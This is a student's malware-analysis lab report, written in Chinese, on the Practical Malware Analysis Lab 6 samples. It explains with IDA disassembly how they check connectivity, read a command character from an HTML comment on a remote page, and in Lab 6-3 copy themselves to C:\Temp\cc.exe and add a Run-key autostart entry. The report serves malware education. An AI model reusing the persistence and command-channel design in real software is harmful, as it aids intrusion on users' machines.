恶意代码分析与防治技术实验报告

Lab6

网络空间安全学院 信息安全专业

2112492 刘修铭 1063

https://github.com/lxmliu2002/Malware_Analysis_and_Prevention_Techniques

一、实验目的

1. 识别汇编代码中的C代码结构；
2. 进一步熟悉动态分析的过程。

二、实验环境

为了保护本机免受恶意代码攻击，本次实验主体在虚拟机上完成，以下为相关环境：

1. 已关闭病毒防护的Windows11
2. 在VMware上部署的Windows XP虚拟机
    - 在进行动态分析时，需对虚拟机做如下处理：
        - 对VMware进行快照，便于恢复到运行前的状态
        - 启动ApateDNS，将DNS Reply IP设置为127.0.0.1
        - 启动Process Monitor，并按照实验要求设置过滤条件
        - 启动Process Explorer
        - 启动netcat：nc-l -p XXX
        - 启动wireShark抓取数据包

三、实验工具

1. 待分析病毒样本（解压缩于XP虚拟机）
2. 相关病毒分析工具，如PETools、PEiD、Strings等
3. Yara检测引擎


四、实验过程

本次实验主要基于动态分析，但在动态分析之前需要先对其进行静态分析，掌握文件的整体情况。故而整体的实验思想为，先静态再动态。


（一）Lab6-1

1.静态分析


使用PEiD打开文件，可以看到文件未加壳。



接着使用Strings查看文件的字符串，可以看到“Error 1.1L No Internet”、“Success: Internet Connection”等，推测该恶意代码会检测系统中是否存在可用的Internet 连接。




下面使用Dependency Walker查看导入表，可以看到wininet.dll中的InternetGetConeectedState，经查询可知，该函数的作用是获得本地系统的网络连接状态。




2.动态分析

基于上述分析，我们将着重研究已经发现的相关问题。

使用IDA打开文件，切换视图，可以看到main函数首先调用了sub_401000函数，eax中保存着该函数的返回地址，根据该返回地址进行判断跳转，故而重点分析该函数。



双击该函数可以看到，若存在网络连接，则将字符串“Sucess: Internet Connection\n” 作为参数传给sub_40105F函数；若不存在，则将字符串“Error: 1.1 No Internet\n”作为参数传给sub_40105F函数，推断函数sub_0x40105F的作用是打印字符串。



3.问题解答

（1）由main函数调用的唯一子过程中发现的主要代码结构是什么?

位于0x00401000处的if语句。

（2）位于0x40105F的子过程是什么?

推测是printf打印过程。

（3）这个程序的目的是什么?


该函数会检查是否存在一个可用的Internet连接：如果存在，打印相应字符串结果并返回1，否则返回0，从而确定设备是否可以联网。

（二）Lab6-2


1.静态分析

使用PEiD打开文件，可以看到文件未加壳。


接着使用Strings查看恶意代码的字符串列表，发现http://www.practicalmalwareanalysis.com/cc.htm可以作为检测特征；同时，还看到三条错误信息，推测该恶意代码会打开网页并解析指令。



使用Dependency Walker打开文件，查看其导入函数。可以看到其调用了wininet.dll，导入的函数均为联网相关的操作。




下面利用netcat与ApateDNS进行监测，可以看到恶意代码向上面提到的url发送请求。




2.动态分析

使用IDA打开文件，可以看到main函数的起始地址是0x00401040。调用的第一个子过程为sub_401000函数，main函数还调用了两个没有在Lab6-1中出现的方法：0x00401040 和0x0040117F，在0x0040117F 这个新的调用前，有两个参数被压入栈，其中之一是一个格式化字符串“Sucess: Pased command is %c\n”，另一个参数是从前面对0x00401040 返回字符，像%c 和%d 这样的格式化字符串，可以推断在0x0040117F 处调用了printf，printf 会打印该字符串，并把其中的%c替换成另一个被压入栈的参数。




接下来观察对0x00401040的调用，该函数包含了对我们在静态分析中发现的所有WinINet API的调用：首先调用了InternetOpen，以初始化对WinNet库的使用，接下来调用InternetOpenUrl，来打开位于压入栈参数的静态网页，这个函数会引发在动态分析时看到的DNS请求，而InternetCloseHandle函数作用是关闭一个网络句柄。


上面InternetOpenUrlA的返回结果被赋给了hFile，并与0进行比较，如果不为0，hFile变量会被传给下一个函数，也就是InternetReadFile，hFile变量实际上是一个句柄，而这个句柄是用于访问URL。InternerReadFile用于从InternetOpenUrlA打开网页中读取内容，第二个参数buffer是一个保存数据的数组，最多读取0x200字节的数据。而已经知道这个函数是用来读取一个HTML网页的，故可以认为Buffer是一个字符数组，调用该函数之后检查返回值是否为0，如果为0则关闭该函数句柄并终止，否则，代码会马上将buffer逐一地每次与一个字符进行比较，每次取出内容到一个寄存器时，对Buffer的索引值都会增加1，然后取出来再比较。




有一条cmp指令来检查第一字符是否等于0x3C，对应的ASCII 字符是<，类似的后面的21h、2Dh 和2Dh，将这些字符合并起来就是<!--，它是HTML 中注释开始的部分。同时注意到buffer以及后面的几个var_*，事实上var_*应当是一个偏移量，但是IDA Pro没有识别出来Buffer是512字节。




接着按下`Ctrl+K`，可以看到栈变量中的数据。




右键设置Arrary size为512，可以得到参数信息。



原来的var_*也自动变成了buffer加上一个偏移量。所以图中这段内容就是比较buffer[0:3] 的内容是否为注释开头“<!--”，如果是，则将Buffer[4]的内容写入al。



接着回到主函数中sub_401040处，继续向下执行，可以看到al的值赋给了eax，并判断eax是否为0，若非0（也即buffer[4]的字符有意义），则跳到loc_40115C，然后打印eax对应的字符“Success: Parsed command is %c\n”，其中“%c”就是Buffer[4]转换得到的字符。最后休眠（Sleep），传入的参数0EA60h = 60000毫秒，即60 秒。



3.问题解答

（1）main函数调用的第一个子过程执行了什么操作？位于0x40105F的子过程是什么？

与Lab6-1一样，是一个if语句，检查是否存在可用的Internet连接。

（2）位于0x40117F的子过程是什么？

printf。

（3）被main函数调用的第二个子过程做了什么？

这一部分的内容应该是尝试使用7.5版本的浏览器打开http://www.practicalmalwareanalysis.com这个url，然后查看是否打开成功：如果不成功就返回一条错误信息；之后不论成功与否都把刚刚打开的网络连接给关闭。

（4）在这个子过程中使用了什么类型的代码结构？

字符数组和if结构。

（5）在这程序中有任何基于网络的指示吗？

有。

InternetOpen 中使用User-Agent：“Internet Explorer 7.5/pma”，InternetOpenUrl从远程主机下载文件：http://www.practicalmalwareanalysis.com/cc.htm。


（6）这个恶意代码的目的是什么？

恶意代码首先判断是否存在一个可用的Internet连接，如果不存在就终止运行；如果存在，则使用一个独特的用户代理尝试下载一个网页。该网页包含了一段由“<!--”开始的HTML注释，程序解析之后的那个字符，进行逐字比对，并打印“Success: Parsedcommandis %c\n”，其中%c就是从该字符。如果解析成功，程序会休眠60秒，然后终止运行。


（三）Lab6-3


1.静态分析

使用Strings查看文件字符串，可以看到除了Lab 6-2中出现的和网络请求相关的部分，还多出了注册表和命令Software\Microsoft\Windows\CurrentVersion\Run是注册表中一个常用的autorun位置，C:\Temp\cc.exe则是一个目录和文件名，也许是一个有效特征，推测可能要读写注册表，并执行远程下载的恶意程序。



接着使用Dependency Walker查看导入函数，wininet.dll中InternetGetConnectedState、InternetOpen、InternetOpenUrl、InternetReadFile 和InternetCloseHandle，同Lab6-2类似。advapi32.dll中有RegOpenKeyEx 和RegSetValueEx，一起用于向注册表插入信息，在恶意代码将其自身或其他程序设置为随着系统开机就自启动以持久化运行时，通常会使用这两个函数。





2.动态分析与问题解答

（1）比较在main函数与实验6-2 的main函数的调用。从main中调用的新的函数是什么?

用IDA来加载这个可执行文件，其main函数看起来与Lab6-2很像，但多了一个0x401130的调用，其他部分，包括0x401000（检查Internet 连接）、0x401040（下载网页并解析HTML 注释的调用则与Lab6-2中的一致。

```
.text:00401228                          ; ---------------------------------------------------------------------------
.text:00401228
.text:00401228                          loc_401228:                             ; CODE XREF: _main+12↑j
.text:00401228 E8 13 FE FF FF                   call    sub_401040
.text:0040122D 88 45 F8                         mov     [ebp+var_8], al
.text:00401230 0F BE 45 F8                      movsx   eax, [ebp+var_8]
.text:00401234 85 C0                            test    eax, eax
.text:00401236 75 04                            jnz     short loc_40123C
.text:00401238 33 C0                            xor     eax, eax
.text:0040123A EB 31                            jmp     short loc_40126D
.text:0040123C                          ; ---------------------------------------------------------------------------
.text:0040123C
.text:0040123C                          loc_40123C:                             ; CODE XREF: _main+26↑j
.text:0040123C 0F BE 4D F8                      movsx   ecx, [ebp+var_8]
.text:00401240 51                               push    ecx
.text:00401241 68 B8 71 40 00                   push    offset aSuccessParsedC ; "Success: Parsed c
.text:00401246 E8 26 00 00 00                   call    sub_401271
.text:0040124B 83 C4 08                         add     esp, 8
.text:0040124E 8B 55 0C                         mov     edx, [ebp+argv]
.text:00401251 8B 02                            mov     eax, [edx]
.text:00401253 50                               push    eax             ; lpExistingFileName
.text:00401254 8A 4D F8                         mov     cl, [ebp+var_8]
.text:00401257 51                               push    ecx             ; char
.text:00401258 E8 D3 FE FF FF                   call    sub_401130
.text:0040125D 83 C4 08                         add     esp, 8
.text:00401260 68 60 EA 00 00                   push    0EA60h          ; dwMilliseconds
.text:00401265 FF 15 30 60 40 00                call    ds:Sleep
.text:0040126B 33 C0                            xor     eax, eax
```


（2）这个新的函数使用的参数是什么?

传入的第一个参数是char类型，即此前读出的HTML字符。第二个参数是指向文件名字符串的指针（实际上是标准main函数的argv[0]，即该程序自己的文件名）。

```
.text:00401130
.text:00401130 55                               push    ebp
.text:00401131 8B EC                            mov     ebp, esp
.text:00401133 83 EC 08                         sub     esp, 8
.text:00401136 0F BE 45 08                      movsx   eax, [ebp+arg_0]
.text:0040113A 89 45 F8                         mov     [ebp+var_8], eax
.text:0040113D 8B 4D F8                         mov     ecx, [ebp+var_8]
.text:00401140 83 E9 61                         sub     ecx, 61h
.text:00401143 89 4D F8                         mov     [ebp+var_8], ecx
.text:00401146 83 7D F8 04                      cmp     [ebp+var_8], 4  ; switch 5 cases
.text:0040114A 0F 87 91 00 00 00                ja      loc_4011E1      ; jumptable 00401153 default case
.text:00401150 8B 55 F8                         mov     edx, [ebp+var_8]
.text:00401153 FF 24 95 F2 11 40 00             jmp     ds:off_4011F2[edx*4] ; switch jump
.text:0040115A                          ; ---------------------------------------------------------------------------
```

（3）这个函数包含的主要代码结构是什么?

双击进入函数，进一步查看。arg_0是IDA自动生成的标签，表示第一个参数（最后一个压入栈中的参数），将arg_0的值赋给var_8,将var_8自减61h（对应ASCII 字符‘a’），若该字符减‘a’大于4（非‘a’、‘b’、‘c’、‘d’、‘e’），则跳到loc_4011E1，否则，将该值赋给edx，进入switch语句。下图所示为switch判断结构：



off_4011F2对应一张跳转表(‘a’~e’的分支)上loc_4011E1（default 分支），共有6个分支。

```
.text:004011F1                          ; ---------------------------------------------------------------------------
.text:004011F2 5A 11 40 00 6C 11 40 00+off_4011F2       dd offset loc_40115A    ; DATA XREF:
.text:004011F2 7F 11 40 00 8C 11 40 00+                 dd offset loc_40116C    ; jump table
.text:004011F2 D4 11 40 00                              dd offset loc_40117F
.text:004011F2                                          dd offset loc_40118C
.text:004011F2                                          dd offset loc_4011D4
.text:00401206 CC CC CC CC CC CC CC CC+                 align 10h
```

(4) 这个函数能够做什么?

由上述分析可知，该函数最重要的部分即为switch部分，下面就该部分进行重点分析。

- case 0，即字符为'a'。调用CreateDirectory创建了一个文件夹"C:\Temp"。

```
.text:0040115A
.text:0040115A                          loc_40115A:                             ; CODE XREF: sub_401130+23↑j
.text:0040115A                                                                  ; DATA XREF: .text:off_4011F2↓o
.text:0040115A 6A 00                                    push    0               ; jumptable 00401153 case 0
.text:0040115C 68 B0 71 40 00                           push    offset PathName ; "C:\\Temp"
.text:00401161 FF 15 0C 60 40 00                        call    ds:CreateDirectoryA
.text:00401167 E9 82 00 00 00                           jmp     loc_4011EE
.text:0040116C                          ; ---------------------------------------------------------------------------
```

- case 1， 即字符串为'b' 。调用CopyFile复制文件： 源文件是lpExistingFileName， 前文提过是argv[0]， 也即该程序自己的文件名"Lab06-03.exe"；目标文件是是"C:\Temp\cc.exe"。即该分支将Lab06-03.exe复制到C:\Temp\cc.exe。

```
.text:0040116C                          loc_40116C:                             ; CODE XREF: sub_401130+23↑j
.text:0040116C                                                                  ; DATA XREF: .text:off_4011F2↓o
.text:0040116C 6A 01                                    push    1               ; jumptable 00401153 case 1
.text:0040116E 68 A0 71 40 00                           push    offset Data     ; "C:\\Temp\\cc.exe"
.text:00401173 8B 45 0C                                 mov     eax, [ebp+lpExistingFileName]
.text:00401176 50                                       push    eax             ; lpExistingFileName
.text:00401177 FF 15 14 60 40 00                        call    ds:CopyFileA
.text:0040117D EB 6F                                    jmp     short loc_4011EE
```

- case 3,即字符串为'd', 首先调用RegOpenKeyEx打开注册表键"Software\Microsoft\Windows\CurrentVersion\Run"，然后再在该键下创建一个新的键"...\Malware"，其值为"C:\Temp\cc.exe"。这样系统启动时，如果C:\Temp\cc.exe存在，则也会跟随系统启动，自动运行。

```
.text:0040118C                          ; ---------------------------------------------------------------------------
.text:0040118C
.text:0040118C                          loc_40118C:                             ; CODE XREF: sub_401130+23↑j
.text:0040118C                                                                  ; DATA XREF: .text:off_4011F2↓o
.text:0040118C 8D 4D FC                                 lea     ecx, [ebp+hKey] ; jumptable 00401153 case 3
.text:0040118F 51                                       push    ecx             ; phkResult
.text:00401190 68 3F 00 0F 00                           push    0F003Fh         ; samDesired
.text:00401195 6A 00                                    push    0               ; ulOptions
.text:00401197 68 70 71 40 00                           push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"
.text:0040119C 68 02 00 00 80                           push    80000002h       ; hKey
.text:004011A1 FF 15 04 60 40 00                        call    ds:RegOpenKeyExA
.text:004011A7 6A 0F                                    push    0Fh             ; cbData
.text:004011A9 68 A0 71 40 00                           push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011AE 6A 01                                    push    1               ; dwType
.text:004011B0 6A 00                                    push    0               ; Reserved
.text:004011B2 68 68 71 40 00                           push    offset ValueName ; "Malware"
.text:004011B7 8B 55 FC                                 mov     edx, [ebp+hKey]
.text:004011BA 52                                       push    edx             ; hKey
.text:004011BB FF 15 00 60 40 00                        call    ds:RegSetValueExA
.text:004011C1 85 C0                                    test    eax, eax
.text:004011C3 74 0D                                    jz      short loc_4011D2
.text:004011C5 68 3C 71 40 00                           push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry
